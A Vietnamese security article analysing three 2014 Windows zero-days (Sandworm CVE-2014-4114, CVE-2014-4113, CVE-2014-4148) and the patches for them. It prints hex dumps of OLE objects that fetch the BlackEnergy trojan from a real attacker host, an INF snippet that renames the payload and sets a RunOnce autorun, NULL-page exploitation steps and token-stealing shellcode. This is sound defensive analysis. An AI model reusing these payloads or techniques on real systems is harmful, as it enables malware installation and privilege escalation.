TOP LỖ HỔNG ZERO-DAY TRÊN MICROSOFT WINDOWS NĂM 2014

KS. Âu Xuân Phong

Tổ NCPT An toàn thông tin - CDIT

Tóm tắt: *Microsoft Windows là hệ điều hành phổ biến trên thế giới, được nhiều người sử dụng. Thật không may, Microsoft Windows hiện cũng là mục tiêu khai thác lỗ hổng bởi tính phổ biến và tiện lợi của nó. Hàng loạt các lỗ hổng đã được phát hiện, các lỗ hổng này cho phép kẻ tấn công có thể xâm nhập và điều khiển máy tính từ xa mà không được phát hiện bởi hầu hết các anti-virus hiện nay. Tháng 10 năm 2014 vừa qua, 3 lỗ hổng zero-day CVE-2014-4113, CVE-2014-4114 và CVE-2014-4148 trong các phiên bản Microsoft Windows đã được các tổ chức iSight và FireEye phát hiện và công bố. Bài dưới đây sẽ phân tích chi tiết các lỗ hổng Zero-day này.*

CVE 2014-4114 được iSight phát hiện, ảnh hưởng tới tất cả các phiên bản hỗ trợ của Microsoft Windows, Windows Server 2008, 2012 và được biết đến với cái tên lỗ hổng Sandworm, có thể cho phép kẻ tấn công thực thi các mã từ xa khi người dùng mở một tập tin Microsoft Office độc hại.

2 lỗ hổng CVE-2014-4113 và CVE-2014-4148 được FireEye phát hiện cũng gây ảnh hưởng tới tất cả các phiên bản hỗ trợ của Windows. CVE-2014-4114 là một lỗ hổng leo thang đặc quyền bằng cách tận dụng lỗ hổng trong Windows kernel (Win32k.sys). CVE-2014-4148 khai thác lỗ hổng trong mục True Type Font (TTF), quá trình xử lý TTF được thực hiện trong kernel mode như một phần của GDI, có thể cho phép kẻ tấn công truy cập vào kernel-mode.

CVE-2014-4114 Sandworm


Lỗ hổng zero-day nguy hiểm này tồn tại trong tập PACKAGER.DLL, là một phần của gói quản lý OLE của Microsoft Windows và Windows Server, cho phép kẻ tấn công có thể thực thi mã từ xa trên hệ thống mục tiêu khi một người dùng mở một tập tin có chứa các OLE object lừa đảo. OLE là công nghệ Object Linking and Embedding (OLE) của Microsoft cho phép nội dung có thể được liên kết bên trong các tài liệu. Kẻ tấn công khai thác lỗ hổng này sử dụng cách thức quen thuộc là chèn mã độc vào các tập tin Microsoft Office (phát hiện đầu tiên là từ tập tin Power Point), sau đó đính kèm vào email làm mồi nhử gởi đến nạn nhân. Ngay khi tập tin được mở, lập tức mã độc (malware) được thực thi. Các tập tin thực thi từ xa này được iSIGHT phát hiện có chứa Trojan độc hại BlackEnergy.

Lỗ hổng này được đánh giá là nghiêm trọng bởi vì nó tương đối dễ để khai thác. Kẻ tấn công không cần tạo Shellcode hay chương trình phản hồi có định hướng (ROP) để vượt qua sự bảo vệ DEP. DEP ngăn chặn việc thực thi các mã (bao gồm cả các Shellcode độc hại) từ các vùng nhất định của bộ nhớ máy tính. Nếu kẻ tấn công biết được định dạng, chúng có thể dùng Powerpoint để khai thác trực tiếp. Hơn nữa, khi không có heap spray, ROP, Shellcode, hầu hết các phương pháp phát hiện phỏng đoán sẽ khó phát hiện ra được chúng.

Các tập tin độc hại được tìm thấy trong tập tin mở rộng PPTX. Một điều là nếu ta thay đổi phần mở rộng từ PTTX sang PPT thì lỗ hổng sẽ không thể khai thác được và tập tin này thực chất là một tập tin nén định dạng ZIP có chứa các tập tin XML và một số tập tin khác.


Trong Power Point, Microft cho phép chèn một đối tượng OLE vào tập tin, để tạo ra một đối tượng Package Shell. Sử dụng chức năng này người dùng có thể nhúng các tập tin, bao gồm cả các file PE vào file Power Point. Thông thường, nó không gây hại cho người dùng cuối trong các thực thi trực tiếp, nhưng đối với các tập tin INF, nó sẽ được mở ra và thực thi ngay lập tức thông qua việc cài đặt mặc định các INF (InfDefaultInstall.exe), qua đó kẻ tấn công có thể tiến hành cài đặt mà người dùng không hề hay biết (hoặc không được cho phép).

Tiến hành phân tích tập tin Power Point bị nhiễm lỗ hổng, ta có thể nhận thấy kẻ tấn công đã nhúng 2 OLE object vào tập tin, đó là OleObject1.bin và OlePbject2.bin.




Name	Risk	Group	Format	Relation
Exploit.CVE-2014-4114.pptx$	0%	Archive	ZIP	Root
Documents				
ppt/embeddings/oleObject1.bin	40%	Document	CFBF	Embedded
ppt/embeddings/oleObject2.bin	40%	Document	CFBF	Embedded
docProps/thumbnail.jpeg	0%	Image	JPEG	Embedded
ppt/media/image3.gif	0%	Image	GIF	Embedded
Other				
_rels/.rels	?	Other	Unknown	Embedded

OleObject1.bin trỏ tới trojan BlackEnergy, giả mạo như 1 tập tin hình ảnh GIF, trong trường hợp này là \\94.185.85.122\public\slide1.gif, nhưng thực chất đó là một PE file.



```
000007C0  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000007D0  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000007E0  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000007F0  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000800  33 00 00 00 45 6D 62 65  64 64 65 64 53 74 67 31  3...EmbeddedStg1
00000810  2E 74 78 74 00 5C 5C 39  34 2E 31 38 35 2E 38 35  .txt.\\94.185.85
00000820  2E 31 32 32 5C 70 75 62  6C 69 63 5C 73 6C 69 64  .122\public\slid
00000830  65 31 2E 67 69 66 00 00  00 00 00 00 00 00 00 00  e1.gif..........
00000840  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000850  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000860  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000870  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000880  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

OLE Object 2 trỏ tới một tập tin INF trên một địa chỉ Internet. Trong trường hợp này là \\94.185.85.122\public\slides.inf.




```
000007C0  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000007D0  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000007E0  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000007F0  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000800  33 00 00 00 45 6D 62 65  64 64 65 64 53 74 67 32  3...EmbeddedStg2
00000810  2E 74 78 74 00 5C 5C 39  34 2E 31 38 35 2E 38 35  .txt.\\94.185.85
00000820  2E 31 32 32 5C 70 75 62  6C 69 63 5C 73 6C 69 64  .122\public\slid
00000830  65 73 2E 69 6E 66 00 00  00 00 00 00 00 00 00 00  es.inf..........
00000840  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000850  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000860  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000870  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Khi người dùng mở file Power Point, hàm CPackage::OLE2MPlayerReadFromStream() của Packager.dll sẽ tải về 2 file qua Internet và lưu chúng vào một thư mục tạm, hàm CPackage::DoVerb() sẽ cài đặt slides.inf bằng cách chạy file InfDefaultInstall.exe. Tập tin INF slides.inf đổi tên tập tin slide1.gif thành slide1.gif.exe và chạy nó một cách bí mật sử dụng RunOnce program. Ở lần khởi động hệ thống tiếp theo, Trojan này sẽ được thực thi tự động. Đây chính là chìa khóa để khởi tạo lỗ hổng này.

```
...

DefaultDestDir
= 1

...

[RxRename]

slide1.gif.exe,
slide1.gif

[RxStart]

HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\slide1.gif.exe
```

Quy trình vòng đời của lỗ hổng này được mô tả như dưới đây:



Người dùng cuối khi mở tập tin PowerPoint độc hại vẫn sẽ nhìn thấy các hình ảnh tài liệu như bình thường.

Để đảm bảo an toàn trước lỗ hổng này, người dùng không nên mở các tập tin Power Point từ các nguồn không rõ ràng vì nó có thể chứa một loạt các phần mềm độc hại đồng thời nên bật cảnh báo UAC (User Account Control), sử dụng công cụ "Fix it" tự động để ngăn chặn cuộc tấn công, và nếu cần thiết có thể sử dụng Enhanced Mitigation Experience Toolkit (Emet) 5.0 để bảo vệ Power Point. Hiện tại Microsoft đã đưa ra bản vá cập nhật an ninh MS14-060, người dùng có thể update bản vá tại:

https://technet.microsoft.com/library/security/ms14-060

CVE-2014-4113

CVE-2014-4113 là một lỗ hổng leo thang đặc quyền ảnh hưởng đến tất cả các phiên bản của Windows bao gồm Windows 7, Vista, XP, Windows 2000, Windows Server 2003/ R2, Windows Server 2008/ R2, Windows 8.x và Windows Server 2012/ R2 và đã được Microsoft đưa ra bản vá với mã MS14-058. Lỗ hổng xảy ra do driver win32k.sys thiếu kiểm tra giá trị trả về. Driver này chịu trách nhiệm cho phần kernel-mode của hệ thống con Windows, xử lý việc quản lý cửa sổ và cung cấp giao diện thiết bị đồ họa (GDI) giữa các ứng dụng.

Hàm user32!TrackPopupMenu() có thể được dùng để kích hoạt lỗ hổng từ chế độ user-mode. Hàm win32k!xxxHandleMenuMessages() chịu trách nhiệm xử lý các API trong kernel. Hàm này gọi hàm win32k!xxxMNFindWindowFromPoint() thường dùng để trả về các địa chỉ của cấu trúc win32k!tagWND. Tuy nhiên trong trường hợp không thành công (chẳng hạn như trường hợp bị lỗi màn hình xanh), hàm này sẽ trả về mã lỗi -1 và -5 qua tham số xxxSendMessage(). Hàm gọi win32k!xxxHandleMenuMessages() kiểm tra giá trị trả về -1 nhưng không kiểm tra giá trị -5. Khi trường hợp không thành công không còn bị bắt gặp nữa, hàm này tiếp tục giả định có một con trỏ hợp lệ tới cấu trúc win32k!tagWND nhưng vẫn tiếp tục sử dụng giá trị -5 (0xfffffffb). Đoạn code của hàm win32k!xxxHandleMenuMessages() được mô tả như ở dưới:

```
xxxHandleMenuMessages()
{
tagWnd* pWnd = xxxMNFindWindowFromPoint(...);
...  //without checking if the return value is a valid address
xxxSendMessage(pwnd, ...);
}
```

Các bước chính khi quá trình khai thác xảy ra:

- Ở chế độ user mode, ánh xạ vùng bộ nhớ đã được chuẩn bị sang NULL page, chứa cấu trúc win32l!tagWND giả mạo và một con trỏ tới shell code trong cấu trúc đó.
- Kích hoạt lỗ hổng, sử dụng hàm SetWindowsHookEx() để điều khiển xxxMNFindWindowFromPoint() sang giá trị -5 (0xfffffffb). Bởi vì tất cả các trường được kiểm tra trong cấu trúc giả mạo đó đều có thể truy cập và có giá trị phù hợp nên xxxSendMessage() sẽ coi giá trị -5 như một đia chỉ hợp lệ. Nó sẽ gọi một con trỏ hàm trong cấu trúc đó trỏ tới một shell code.


- Thay thế các token trong EPROCESS để nâng lên thành đặc quyền SYSTEM trong shell code.
- Tạo một quy trình con với đặc quyền SYSTEM của chương trình được chỉ định.

Ở hình dưới ta có thể thấy shell code lấy EPROCESS của SYSTEM process (PID = 4) và sao chép các token đặc quyền của nó tới EPROCESS của quy trình hiện tại.

```
push    ebp
mov     ebp, esp
sub     esp, 8
pusha
mov     ecx, dword_40C000 ; GetCurrentProcessID
lea     eax, [ebp+var_8]
push    eax             ; _DWORD
push    ecx             ; _DWORD
call    dword_40C00C    ; PsLookupProcessByProcessId
mov     ecx, dword_40C004 ; 4: system process id
lea     eax, [ebp+var_4]
push    eax             ; _DWORD
push    ecx             ; _DWORD
call    dword_40C00C    ; PsLookupProcessByProcessId
mov     eax, [ebp+var_4]
mov     ecx, dword_40C008 ; Token offset in EPROCESS
add     eax, ecx
push    dword ptr [eax]
mov     eax, [ebp+var_8]
add     eax, ecx
pop     dword ptr [eax] ; overwrite current process token with system token
popa
mov     esp, ebp
pop     ebp
xor     eax, eax
retn    10h
sub_401830 endp
```

Như vậy ta có thể thấy rằng việc khai thác lỗ hổng vào kernel Windows dễ dàng hơn rất nhiều việc khai thác các lỗ hổng khác (chẳng hạn như lỗ hổng Internet Explorer). Kiểu tấn công này ảnh hưởng tới Win7 và Win XP là chủ yếu và hiện nay đã có phiên bản ảnh hưởng tới cả Windows 8.1.

Một đoạn code trong shellcode



Lỗ hổng CVE-2014-4113 gây ảnh hưởng tới hệ điều hành Windows 8.1

CVE 4148

Đây là một lỗ hổng thực thi mã tồn tại khi kernel-mode trong Windows xử lý True Type Font trong win32k.sys không đúng cách. Kẻ tấn công có thể khai thác lỗ hổng này bằng cách nhúng một TTF (True Type Font) vào một tập tin Microsoft Ofice. Ngay khi người dùng mở tập tin TTF độc hại đó, font sẽ được xử lý trong kernel-mode, và kẻ tấn công có thể gọi một DDL đã nhúng, đó thực tế là một công cụ truy cập từ xa. Lỗ hổng này là rất phức tạp vì nó tránh được sự phân tích, tránh chạy shellcode nhiều lần và có thể được tùy chỉnh tùy theo môi trường đang nhắm tới. Kẻ tấn công khai thác thành công lỗ hổng này có thể chạy mã tùy ý trong kernel-mode, có thể cài đặt phần mềm; xem, thay đổi hoặc xóa dữ liệu; hoặc tạo tài khoản mới với quyền quản trị hệ thống.

Để việc khai thác thành công, người dùng phải truy cập vào một website không đáng tin cậy có chứa tập tin font True Type lừa đảo, hoặc mở tập tin đó chẳng hạn như đính kèm trong email. Trong mọi trường hợp, kẻ tấn công không thể ép buộc người dùng thực hiện các hành động đó mà phải thuyết phục họ, điển hình là khiến họ nhấn vào đường link trong bản tin email hay bản tin Instant Mesenger.

Shellcode của kẻ tấn công nằm bên trong Font Program (fpgm) của TTF. Trong quá trình khai thác, bước thứ 2, shellcode của kẻ

tấn công sử dụng APC (Asynchronous Procedure Calls) để tiêm từ kernel-mode vào winlogon.exe (trong XP) hoặc lsass.exe (trong các hệ điều hành khác) ở chế độ user-mode. Trong quá trình tiêm nhiễm đó, kẻ tấn công thực hiện bước 3. giải mã DLL đã nhúng vào, và chạy nó. DLL này là một công cụ điều khiển truy cập từ xa kết nối tới kẻ tấn công, có thể lấy dữ liệu của người dùng.

Kiểu tấn công này là một kiểu khai thác lỗ hổng Zero-day vào kernel. Một số điểm ta có thể nhận thấy về cuộc tấn công này:

- Sử dụng một vùng mã hóa cứng trong bộ nhớ kernel như 1 mutex để tránh việc chạy shellcode nhiều lần.
- Việc khai thác này có một thời gian hết hạn. Nếu hết thời gian, shellcode khai thác sẽ âm thầm tắt đi.
- Shellcode có khả năng tùy chỉnh việc triển khai tùy theo 4 loại nền tảng/ dịch vụ hệ điều hành.
- Malware được đưa vào giải mã riêng lẻ từng chuỗi khi các chuỗi đó được dùng để ngăn chặn việc phân tích.
- Các malware được thay đổi tùy theo từng môi trường được nhắm tới.
- Có đầy đủ khả năng truy cập từ xa và có thể điều chỉnh được.
- DLL được nhúng vào là một công cụ điều khiển truy cập từ xa, không được ghi lên đĩa cứng mà chỉ được load vào bộ nhớ khiến các sản phẩm diệt virus rất khó phát hiện ra.

Hiện tại 2 lỗ hổng CVE-2014-4113 và CVE-2014-4148 đã được vá với mã MS14-058, người dùng nên nhanh chóng cập nhật bản vá và giữ cho hệ thống luôn được cập nhật. nhật Bản vá có thể download tại:

https://technet.microsoft.com/en-us/library/security/ms14-058.aspx

KẾT LUẬN

Song hành cùng với sự phát triển không ngừng của hệ điều hành Windows luôn là các hành động tấn công không mệt mỏi nhằm khai thác các điểm yếu mới xuất hiện của tin tặc. Việc phân tích các lỗ hổng Zero-day giúp chúng ta biết được cách thức lỗ hổng được khai thác để từ đó đưa ra được cách bảo vệ phù hợp.

TÀI LIỆU THAM KHẢO

[1] https://www.fireeye.com/blog/threat-research/2014/10/two-targeted-attacks-two-new-zero-days.html

[2] http://blog.trendmicro.com/trendlabs-security-intelligence/an-analysis-of-a-windows-kernel-mode-vulnerability-cve-2014-4113/

[3] http://blog.trendmicro.com/trendlabs-security-intelligence/an-analysis-of-a-windows-kernel-mode-vulnerability-cve-2014-4113/

[4] http://blog.trendmicro.com/trendlabs-security-intelligence/an-analysis-of-windows-zero-day-vulnerability-cve-2014-4114-aka-sandworm/

[5] http://www.antiy.net/p/a_comprehensive-analysis-report-on-sandworm-related-threats/

Thông tin tác giả: **Âu Xuân Phong**

Sinh năm: 1987

Lý lịch khoa học: Tốt nghiệp Đại học ngành Điện tử Viễn Thông – Đại học Bách Khoa Hà Nội năm 2010.

Lĩnh vực nghiên cứu hiện nay: Nghiên cứu các giải pháp bảo mật, an ninh mạng và ứng dụng.

Email: phongax@ptit.edu.vn